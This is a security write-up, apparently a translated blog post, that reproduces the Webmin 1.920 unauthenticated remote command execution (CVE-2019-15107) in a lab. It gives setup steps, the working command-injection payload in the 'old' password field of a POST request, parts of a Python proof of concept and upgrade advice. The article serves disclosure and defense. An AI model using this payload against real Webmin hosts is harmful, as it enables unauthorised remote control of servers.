
0x00 Preface
---
On August 10, 2019, Ozkan(@ehakkus) disclosed a 0-day at DEFCON AppSec Village. Webmin versions below 1.930 contain a remote code execution vulnerability. The article address is as follows:
https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html
I conducted follow-up research on this vulnerability. This article will document the testing process, develop a Python POC based on the vulnerability principle, and provide defense recommendations.
0x01 Introduction
---
This article will cover the following:
- Vulnerability Overview
- Setting Up a Test Environment
- Reproducing the Vulnerability with Burp Suite
- Writing a POC in Python
0x02 Vulnerability Overview
---
Webmin is a web-based Unix system management tool, simply put: it allows remote management of Unix system hosts via a browser.
Versions of Webmin below 1.930 have a remote code execution vulnerability. When Webmin's Password expiry policy is set to 'Prompt users with expired passwords to enter a new one' (the default setting is 'Always deny users with expired passwords'), remote code execution can be achieved by constructing a specially formatted POST packet.
0x03 Setting up the test environment and reproducing the vulnerability
---
Test system: Centos7 x64
IP: 192.168.112.181
1. Install perl and dependency libraries
yum -y install perl |
2. Download and install the vulnerable Webadmin (1.920)
wget https://sourceforge.net/projects/webadmin/files/webmin/1.920/webmin-1.920-1.noarch.rpm |
After successful installation, Webadmin enables SSL by default.
3. Configure the firewall to open port 10000, enabling remote access
Add port 10000:
firewall-cmd --zone=public --add-port=10000/tcp --permanent |
Restart firewall:
firewall-cmd --reload |
Check if the port is open:
firewall-cmd --query-port=10000/tcp |
4. Remote login
https://192.168.112.181:10000
Login page as shown below

Log in using CentOS root user password
Note:
For testing convenience, you can first disable SSL function at: Webmin Configuration -> SSL Encryption
As shown below

The new login page is http://192.168.112.181:10000
5. Modify Password expiry policy

Location: Webmin Configuration -> Authentication
Default is Always deny users with expired passwords
Change to Prompt users with expired passwords to enter a new one
As shown in the figure below
6. Add a new user

Location: Webmin Users
After successfully adding the user, modify the Password option and add Force change at next login
As shown in the figure below
7. Log in with the new user

Prompt to change password
As shown in the figure below
8. Start Burp Suite to capture packets

Enter any old password and new password
Burp Suite packet capture is shown below

Normal return result is shown below
9. Modify POST packet, add Payload

Repeat step 8 and modify the POST packet
Original data:
user=a&pam=&expired=2&old=123&new1=456&new2=456 |
New data:
user=a&pam=&expired=2&old=123|id&new1=456&new2=456 |
As shown below
The new result is shown in the figure below

Executed the command (id) and output the result
0x04 Writing a POC using Python
---
Ozkan (@ehakkus) used Ruby to write a POC in his article; here, we rewrite a POC in Python based on the packet capture from Burp Suite
The following issues need to be considered:
1. Using Python's requests to send a POST packet
The format of the POST packet is shown in the figure below

The corresponding Python code using requests to send a POST packet is as follows:
import requests |
2. Add identification for results
If Webmin does not have 'Prompt users with expired passwords to enter a new one' enabled, the result is:
Error - Perl execution failedPassword changing is not enabled! at /usr/libexec/webmin/password_change.cgi line 12. |
If Webmin uses https, the result is:
Error - Document followsThis web server is running in SSL mode. Try the URL https://webmin-node-reddis:10000/ instead. |
If Webmin has 'Prompt users with expired passwords to enter a new one' enabled, the result is:
Failed to change password : The current password is incorrect |
3. Add support for HTTPS
If the result is 'This web server is running in SSL mode.', then switch to HTTPS and test again
Additionally, certificate verification needs to be disabled
Original code:
r = requests.post(url, data=payload, headers = headers) |
New code:
r = requests.post(url, data=payload, headers = headers, verify = False) |
To suppress SSL warnings from certificate verification, add the code:
import warnings |
Otherwise, it will display:
C:\Python27\lib\site-packages\urllib3-1.25.3-py2.7.egg\urllib3\connectionpool.py:851: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate verification is strongly advised. See: ttps://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings InsecureRequestWarning) |
The complete test code has been open-sourced, available at:
https://github.com/3gstudent/Homework-of-Python/blob/master/Webmin%3C=1.920-Unauthenticated_RCE(CVE-2019-15107).py
0x05 Defense Recommendations
---
1. Upgrade to 1.930
2. Password expiry policy uses default settings
0x06 Summary
---
This article tests the remote code execution in Webmin<=1.920, records the process, writes a POC in Python based on the vulnerability principle, and provides defense recommendations


